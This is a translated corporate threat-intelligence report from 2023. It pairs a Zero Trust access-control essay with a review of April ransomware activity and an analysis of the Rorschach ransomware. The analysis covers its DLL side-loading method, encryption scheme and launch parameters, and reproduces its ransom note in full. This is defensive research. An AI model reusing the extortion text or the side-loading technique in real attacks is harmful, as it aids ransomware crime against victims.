infosec

Threat Intelligence Report

EQST INSIGHT

2023

05

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

infosec

Contents

EQST insight

Seven access privilege control strategies to respond to cyber security threats in the WFA era

Outline

Many changes in daily life have occurred due to COVID-19. In particular, the office working environment in the IT field that has been maintained as a tradition for a long time has changed, causing inconvenience. Remote work has gradually accelerated and expanded, and is now taking its place as a sustainable hybrid environment.

A hybrid environment is realized when IT technology is actively used. Various remote meetings and chatting programs are used as tools for non-face-to-face work, and collaboration using cloud technology is also taking place.

That is, a complex hybrid environment with many access channels means that a New Normal is required. It is high time that a new endpoint security strategy should be needed, e.g., how users access the network, familiarization with security policies corresponding to various user-equipment configurations, and appropriate control methods in changing environments.

■ New Normal era due to WFA

The hybrid work environment refers to WFA (Work-From-Anywhere); people can work anywhere, and security in the WFA era must be able to protect moving data. As POLR, which attackers mainly target to steal corporate data and assets, is also changing, the security team's IT risk management priorities must also change.

For the security of the existing IT industry, the security environment was configured with top priority given to virus vaccines and firewall. However, virus vaccines cannot detect about 60% of all cyber attacks, and it is difficult to install vaccine software in the IoT and OT (Operation Technology) environment. Also, the firewall policy is also often incapacitated or not fulfilling its role due to the increasing cloud and distributed computing environment.

In addition, the most difficult issue in building a WFA environment is endpoint security. In a typical corporate network system, a firewall is used to block access from the outside to the inside. However, if a user connects to a VPN in a situation where endpoints are infected with malware due to leakage of stored data and accounts, the malware may bypass the firewall, enter the internal system and infect the network.

Therefore, in the WFA environment, it is becoming difficult to prevent external attacks with existing security policies, and policies and solutions are required to prepare for various security threats.

■ Seven security strategies based on access privilege control

Organizations that have built a digital environment must address security gaps and actively manage threat elements. Recently, IT security proposes a core security solution model called 'Zero Trust' based on identity as a network security strategy to respond to newly emerging cyber threats.

Zero Trust is a cyber security model based on the premise that 'nothing is trusted'. It performs thorough verification when a user or device requests access, and grants only minimum privileges during the verification process before allowing access

In order for a company to build core architecture configuration elements of Zero Trust, Privileged Access Management ' (PAM) is essential. As the privileged access management solution is designed to protect the most critical systems and assets at the core of an enterprise, it can optimize the access policy.

The 2022 Cybersecurity Survival Guide[1] presents seven security strategies based on privilege control to more effectively respond to the latest security threats, e.g., the rapidly changing office/work paradigm, increasing threat situations, and sophisticated cyber crime tactics.

1. Protection of privileged accounts
Automate search and protection of all privileged accounts
Store and manage all privileged credentials
Enforce adaptive access controls
Continuous monitor all sessions related to privileged accounts and privileged activities
Apply multi-factor authentication (MFA)
Remove shared accounts
Remove/delete built-in passwords

2. Secure remote access
Broker all connections through a single access path
Proxy access for all access paths and other important software
Network zoning and segmentation
Minimum privilege access control
Automatically control management credentials
Implement BYOD management
Application-level micro-segmentation
Monitor, manage and audit all sessions started from remote

3. Apply endpoint privilege management
Apply minimum privilege in all environments
Control specific Unix and Linux commands
Separate duties and privileges
Apply advanced application control and minimum privilege application management
Strengthen security by blocking S/W execution and installation

[1] https://www.paloaltonetworks.com/resources/techbriefs/cybersecurity-survival-guide

4. Vulnerability management and hardening

Strengthen the IT environment
Strengthen and protect BIOS
Implement continuous vulnerability management

5. Tamper-proofing mobile and remote endpoints

Implement disk encryption
Use built-in hard disks
Seal devices
Require distribution and use of computer security cables
Tamper-proof BIOS

6. Strengthen service desk security and privilege management

Powerful privileged access control for all remote support sessions
Client segmentation
Implement credential security best practices
Enable independent support for platforms
Simplify workflows and integrated them with other service desk tools
Distribute endpoint privilege management together with the remote support tool

7. Remote user penetration (mock hacking) test

Private and home-based network
Devices owned by other companies
Individuals and IoT devices
Personal e-mail addresses that may exist in the same BYOD asset
Cell phone numbers
Non-business social media accounts

The biggest causes of security incidents that require the above seven security strategies are internal users' reckless abuse of privileges and work PCs infected with ransomware. To cope with this, it is necessary to strengthen security by controlling the user environment and endpoint privileges.

Establishment of the minimum privilege environment of the endpoint, which is the user environment, aims to define detailed items such as 'when', 'where', 'who', and 'what', and based on this, control the execution of commands and applications appropriate for business purposes and privileges, e.g., removing the administrator's privilege with regard to the user environment. Application of endpoint privilege management is an essential security tool to achieve this goal, and it should be the top priority for security because it is effective in blocking an arbitrary execution environment, especially a ransomware execution environment.

■ Practical implementation of the Zero Trust principle

To implement the seven security strategies presented above, the Zero Trust principle defined in NIST SP 800-207 must be pursued in a smart and practical way, and the ability to restore and respond to changes must be maintained. Also, a perfect Privileged Access Management Platform must be provided to implement the security environment required for remote work and digital transformation.

〈Table 1〉 The Zero Trust principle defined in NIST SP 800-207

The Zero Trust architecture is a corporate cyber security plan using the concept of Zero Trust, and includes relationships between components, workflow design, and access policy. In addition, Zero Trust enterprise means the network infrastructure (physical and virtual) and policy that exist in the enterprise by implementing this Zero Trust architecture.


* Source: US NIST, "Zero Trust Architecture", 2020[2]

[2] https://csrc.nist.gov/publications/detail/sp/800-207/final

■ Closing remarks

Platforms that can be built individually or integrated must support on-premise, cloud, and hybrid environments. They must be built for each solution or built together as part of an integrated platform to enjoy the effect of security synergy and strengthen security to a higher level.

In fact, Company A has introduced and is operating the endpoint solution PAM (Privileged Access Management), and in particular, it is controlling the access privileges of remote users and strengthening the security of the user's work PC environment. Through this, it is possible to perform governance and compliance that satisfies the Zero Trust principle, and more effective IT security can be implemented.



> We have definitely entered the era of "Zero Trust", and it is necessary to build an improved security environment according to the changes in technology that are happening around us.

■ Reference site

url: https://ponemonsullivanreport.com/2020/05/the-state-of-endpoint-security-risk-its-skyrocketing/

Keep up with Ransomware

Rorschach with a thousand faces

■ Outline

The number of ransomware damages, which had been continuously increasing over the years, is showing a slight slowdown this year. In April 2023, the number of ransomware damages was 353, down by about 100 from 464 of last March. In fact, the Clop ransomware group launched 104 attacks in March, while only two in April. However, as the Clop ransomware group has been attempting an attack utilizing the PaperCut vulnerabilities (CVE-2023-27350, CVE-2023-27351)[3] that can be linked to a number of manufacturers and platforms since April 13, it should be kept in mind that large-scale attacks can resume at any time. On the other hand, the LockBit group launched 98 attacks last March, and resumed 107 attacks in April, continuously generating a large number of victims. It is becoming a big threat.

Other existing ransomware groups also performed attacks exploiting vulnerabilities.

Alphv, known as the BlackCat ransomware group, used the vulnerabilities (CVE-2021-27876, CVE-2021-27877, and CVE-2021-27878)[4] of the Veritas Backup Exec, a data and backup restoration solution, for the initial penetration of the ransomware attack. The vulnerabilities were known a long time ago, but it was confirmed that an attack was attempted against vulnerable software that had not yet been patched.

The Nokoyawa ransomware group has been continuously attempting attacks using the CLFS[5] (Common Log File System) vulnerability, which has been performed since June of last year, and is also carrying out ransomware attacks using the recently discovered CVE-2023-28252[6] privilege escalation Zero Day vulnerability.

The Vice Society ransomware group made a change, i.e. leaking data by using a PowerShell script during an attack. The script identifies drives mounted on the system, searches each root directory recursively, and leaks data that meets specific Novem conditions through HTTP. In addition, the Vice

[3] CVE-2023-27350, CVE-2023-27351: A remote code execution vulnerability and an authentication bypass vulnerability that occurred in PaperCut MF or NG, respectively

[4] CVE-2021-27876, CVE-2021-27877, CVE-2021-27878: An unauthorized access vulnerability, a privilege escalation vulnerability, and a random code execution vulnerability each of which exploited defects of the SHA authentication system

[5] CLFS: A technology designed to manage log files in Windows systems

[6] CVE-2023-28252: A privilege escalation vulnerability that occurred in Windows CLFS

Society group has been performing attacks using ransomware such as HelloKitty, FiveHands, and Zeppelin sold in the dark web forum, but an attack using ransomware called PolyVice, which was through a ransomware builder developed by itself, was recently confirmed.

A variant ransomware of the LockBit group that performs attacks on macOS was also found. The ransomware was a sample produced on November 11, 2022, but as normal execution was impossible due to an invalid signature, the infection case was not confirmed, and it was discovered later. Moreover, there are many bugs because the existing ransomware targeting Windows was simply changed to operate on macOS. In other words, considering that it is a version under development rather than an official version, it seems difficult to view it as a ransomware that can threaten MacOS yet. However, it is worth noting that LockBitSupp (LockBit's official Russian dark web forum activity account) announced that it is actively developing a macOS-based variant. In addition, a case in which the LockBit group stole data from a vulnerable server by exploiting the vulnerability of the Microsoft PaperCut server, a print management software compatible with major printer brands and platforms, was also confirmed.

Last April, a number of new ransomware and activities of new groups were also discovered. HsHarada, Cooper, and Uniza are the newly discovered ransomware. The HsHarada ransomware is characterized by requesting a ransom in the virtual currency Monero, and the Cooper ransomware is characterized by changing the extension of an encrypted file to ".Cooper". Unusually, the Uniza ransomware asks victims to contact attackers via TikTok. New ransomware groups, i.e. Akira, CryptNet, CrossLock, and Dunghill, were discovered. These groups are currently using a strategy of threatening by posting data on leaked sites.

Above all, the Rorschach ransomware is the most talked-about ransomware last April. It is attracting attention because it has a speed that is about twice as fast as the encryption speed of LockBit, which is known to be the fastest. It is a ransomware that borrows the leaked Babuk source code, and is sometimes mistaken as a variant of DarkSide because it seems to integrate the characteristics of several ransomware. Its name was derived from the Rorschach test, which looks different for each person.

Following last quarter, ransomware targeting the consistently vulnerable MS-SQL server also appeared. The Trigona ransomware, which was first discovered in October 2022, uses a dual exploitation strategy when ransom is requested, and uses the Monero cryptocurrency as the main transaction method. Recently, the distribution of Trigona has been confirmed in Korea as well. They are characterized by the fact that it first installs malware called CLR Shell[7] that exploits the privilege escalation vulnerability before installing the ransomware so that Trigona can operate as a service.

[7] CLR Shell: It is possible to perform malicious actions such as stealing system information or remote control by receiving commands from attackers.

Also, the BlackBit ransomware disguised as svchost.exe has been steadily spreading in Korea since last September. This ransomware is obfuscated through .NET Reactor[8] to interfere with analysis, and has characteristics similar to those of the LokiLocker ransomware discovered early last year.

[8] .NET Reactor: It is a tool for protection of the .NET assembly. It provides the code compression, obfuscation, security and license management.

■ Ransomware news

infosec

The Rorschach ransomware boats of the fastest speed among discovered ransomware.

- Distributing it under the disguise of the Cortex XDR dump service of Palo Alto Networks
- Using the DLL side loading technology during the distribution process
- Using custom UPX and VMProject for protection from analysis and detection
- Combining the Curve25519 and HC-128 algorithm, and boasting of fast encryption by partially encrypting files

The Nokoyawa ransomware exploits the Windows Zero Day vulnerability.

- Exploiting CVE-2023-28252 Zero Day, a Windows CLFS privilege escalation vulnerability, to perform attacks
- Nokoyawa is the re-branding of JSWorm.
- Config data has the JSON format, and used exploit is stored in “C:\Users\Public”, a hard-coded path.

The Clop and LockBit ransomware group exploit the PaperCut vulnerabilities.

- Stealing corporate data through the vulnerabilities of the PaperCut server (CVE-2023-27350 and CVE-2023-27351)
- Distributing malware after obtaining the privilege to access the server through the vulnerabilities

The Alphv ransomware group exploits the Veritas Backup Exec vulnerability for initial penetration.

- Exploiting the three vulnerabilities (CVE-2021-27876, CVE-2021-27877, and CVE-2021-27878) that affect Veritas Backup products
- Suppliers applied patches, but those systems which are not updated are still vulnerable
- Using the *Metasploit module, which can be used openly to access systems exposed on the Internet and perform ransomware attacks

* Metasploit: It is a tool for inspecting open security vulnerabilities, and it provides various attack functions

The Vice Society group exploits the PowerShell script for attacks

- Exploiting the Powershell script to automate the stealing of data on vulnerable networks
- Limiting the speed so that system resources are not used excessively

A variant of the LockBit ransomware for MacOS was launched

- It was developed for Windows system, but it was made into a variant for MacOS through recompilation
- As its signature is not valid, and has many bugs, it is not very threatening

RTM Locker is a new cyber crime group in the RaaS (Ransomware as a Service) business


- RTM (Read The Manual) Locker serves as the RaaS supplier, and uses *affiliates to demand ransom from victims
- To avoid attention as much as possible, key infrastructure is not attacked

* Affiliate: an individual or organization that purchased ransomware and attack tools from ransomware suppliers.

Variants of the RTM Locker ransomware that targets ESXi servers

- As enterprises are using virtual machines to efficiently manage resources more frequently in the past few years, ransomware variants targeting the VMWare ESXi server were launched
- They were created based on the source codes of the leaked Babuk ransomware

■ Ransomware threats



New threats

Fortunately, the number of damage cases decreased by more than 100 compared to the previous month. However, ransomware groups are still penetrating the system by exploiting various vulnerabilities and encrypting data through complex encryption algorithms. To prevent this, it is necessary to follow security measures and update the system to the latest version.


Several variant ransomwares were also newly discovered this April. Typical variant ransomwares include the macOS variant of LockBit, the RTM Locker variant targeting the ESXi system, and the Nokoyawa ransomware variant that exploits the Windows privilege escalation Zero Day vulnerability.

The macOS variant of LockBit is the first ransomware in large ransomware groups to target macOS. Config data is obfuscated for protection with XOR operation, and it is characterized by the fact that it supports the wipe option. It seems to be perform test build, i.e. changing existing Windows and Linux-based ransomware to the macOS version. Fortunately, this variant is not executed due to an invalid digital signature. So it is not a big threat so far. However, as LockBit has officially expressed its intention to develop macOS-based variant ransomware, we need to keep an eye on it a little longer.

RTM Locker's ESXi system variant was created based on the leaked Babuk source code, and is characterized by the fact that it statically implements the Curve25519 and ChaCha20 algorithm for data encryption, and adds the ".RTM" extension. After obtaining the initial access privilege through phishing, the Nokoyawa ransomware variant exploited CVE-2023-28252, a Windows privilege escalation vulnerability, to attack various industry groups such as distribution, energy, manufacturing, healthcare, and IT.

The HsHarada ransomware, newly discovered in April, demands ransom in the virtual currency Monero, and the extension that changes after encryption is “.m9SRob”. The Cooper ransomware is characterized by the fact that it changes the extension of encrypted files to “.Cooper”. The Uniza ransomware uses the command prompt window to display a message instead of dropping the ransom note as a text file, and requests the victim to contact the attacker through TikTok, and demands a relatively low ransom of €20.

The Akira, CryptNet, CrossLock, and Dunghill ransomware groups were newly discovered. Among them, Akira targeted nine companies as victims and carried out attacks in various fields such as law, manufacturing, finance, and education. The CrossLock group attacked a company providing financial services in Brazil and posted the leaked data on the dark website. Dunghill is a new leaked site operated by the DarkAngels ransomware group, which was known to be associated with the Babuk group in the past.



* Source: Site image of each group

Top5 ransomware

In April, ransomware excluding BianLian carried out intensive attacks against the manufacturing industry. By country, the most attacks were performed in the United States. Although the number of Clop ransomware attacks has decreased, and the overall number of damage cases has declined significantly, but if the attack cases exploiting the PaperCut vulnerability are posted, the number of damage cases will go up again. Also noteworthy is the movement of the BlackBasta ransomware group[9], which has been inactive since January and resumed its activity last month. They were first discovered in February 2022 and are known to provide RaaS (Ransomware as a Service), use a dual exploitation strategy, and perform attacks using tools such as Qakbot[10] and PrintNightmare[11]. The BlackCat ransomware recently made an initial penetration by using the vulnerability of Veritas Backup Exec. The LockBit ransomware is making moves to launch a variant targeting macOS.


[9] First found in February 2022, it is known to provide RaaS (Ransomware as a Service), use the dual exploitation strategy, and use tools like Qakbot and PrintNightmare to perform attacks

[10] Qakbot: Malware that has the RAT (Remote Access Trojans) function and information stealing

[11] PrintNightmare: A tool that can exploit the vulnerability of the Windows print spooler service to remotely execute codes

■ Focus of ransomware

Rorschach (BabLock) ransomware



*Source: Rorschach test image

The Rorschach (BabLock) ransomware is a hot topic recently. It was created in 2021, but the reason why it has not been known so far is that it did not receive attention because it did not operate a leak site and demanded a moderate level of ransom. However, it is classified as ransomware that requires attention due to its speed, which is about twice as fast as the encryption speed of LockBit, which is known to be the fastest.

Rorschach has characteristics similar to those of the Babuk and LockBit ransomware, earning it the nickname BabLock. Also, as the ransom note is written in a form similar to the Yanluowang and DarkSide ransomware, some people mistake it for a variant of DarkSide. Because of these characteristics, it was named the Rorschach ransomware as it reminds us of the Rorschach test, a psychological test that looks different for each person.

Rorschach has several differentiated characteristics that are not commonly used in existing ransomware.

During initial penetration, the DLL side loading[12] technique is used to load the ransomware payload.

It bypasses the defense mechanism by manipulating files using direct system calls.

The encryption speed is fast through the hybrid encryption system that combines Curve25519, an elliptic curve cryptography algorithm[13], and the HC-128 algorithm, a stream cipher algorithm[14]. In addition, since only part of the file is encrypted, the encryption process is faster.

After encryption is complete, a different extension is assigned to each file. A random number between rhuknk00 and rhuknk99 is added. It also leaves a ransom note for each encrypted directory.

If no parameter is delivered or an invalid parameter is delivered, it will not be executed.

Rorschach has various variants, including variants capable of attacking Linux systems and ESXi systems, and variants targeting Windows systems. In an attack targeting a company in a certain industry in Europe, it obtained the initial access privilege using Zimbra Collaboration[15]'s RCE[16] (Remote Code Execution) vulnerability, CVE-2022-41352.

[12] DLL side loading: A technique that enables an attacker to execute a random code by loading a malicious DLL file in an unintended location.

[13] Elliptic curve cryptography algorithm: As a public key encryption technique, it is an algorithm that provides high security and speed by utilizing operation between points on an elliptic curve. In general, it is faster than the RSA algorithm.

[14] Stream cipher algorithm: As a symmetric key encryption technique, it encrypts and decrypts a series of continuous data in bits or bites. It is faster than the block cipher algorithm (typically AES).


[15] Zimbra Collaboration: Collaboration software that provides integrated functions such as e-mail, schedule, address book, etc.

[16] RCE: A security vulnerability that can control system as malicious codes are executed remotely

Rorschach Ransomware

Encryption key

Using the key and IV, generated with Curve25519 and SHA-512 to encrypt files with the HC-128 algorithm



Excluded from encryption


.exe .dll .sys .com .EXE .DLL .SYS .COM .rhuknk _r_e_a_d_m_e.txt

Encryption method

File size greater than 512 bytes: Preserving the 256 bytes in the front part of the file

File size smaller than 512 bytes: Encrypting the entire file

Characteristics



Ransom note

Decryption ID:6D6F45BA2F6522E5

All your files have been encrypted due to a security problem with your PC.

We has BREACHED your security perimeter and DOWNLOADED more than 300 GB of your PRIVATE SENSITIVE Data.

If you want to restore them, write us to the e-mail izmc2t@tutanota.com

Write your ID in the title of your message.

In case of no answer in 24 hours write us to these e-mails:jzmc2t@onionmail.org

You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.

Free decryption as guarantee
Before paying you can send us up to 1 file for free decryption. The total size of files must be less than 1Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

How to obtain Bitcoins
The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
http://www.coindesk.com/information/how-can-i-buy-bitcoins/

Attention!
Do not rename encrypted files.
Do not try to decrypt your data using third party software, it may cause permanent data loss.
Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

_r_e_a_d_m_e.txt


Changed extension

A different random number between rhuknk00 and rhuknk99 is added to each file.

Production language

C++

Rorschach (BabLock) ransomware strategy



The Rorschach ransomware exploited the vulnerable Cortex XDR Dump Service Tool version 7.3.0.16740 cy.exe for DLL side loading. The DLL used at this time is packed with custom UPX and VMProtect, and is used to load and decrypt the malicious config file. The config file serves as the encrypted payload. In other words, when cy.exe is executed, winutils.dll is side-loaded to decrypt and execute the malicious config file. In addition, Rorschach supports various parameters as shown in the table below.

Parameter	Description
--run=<factor>	Delivering a valid key value as a factor
--nomutex=1	Mutex is not checked.
--path=<path>	Encryption of the specified path file
--log=1	Creating a log file
--pt=<path>	The path of the executable file
--cg=<path>	The path of the encrypted payload
--we=<path>	The path of the DLL that implements side loading

Rorschach calls file manipulation functions by passing a hard-coded number as an argument to the syscall[17] command to circumvent the security solution. Also, it is designed so that ransomware is not executed unless a valid key value is delivered to the –run factor.

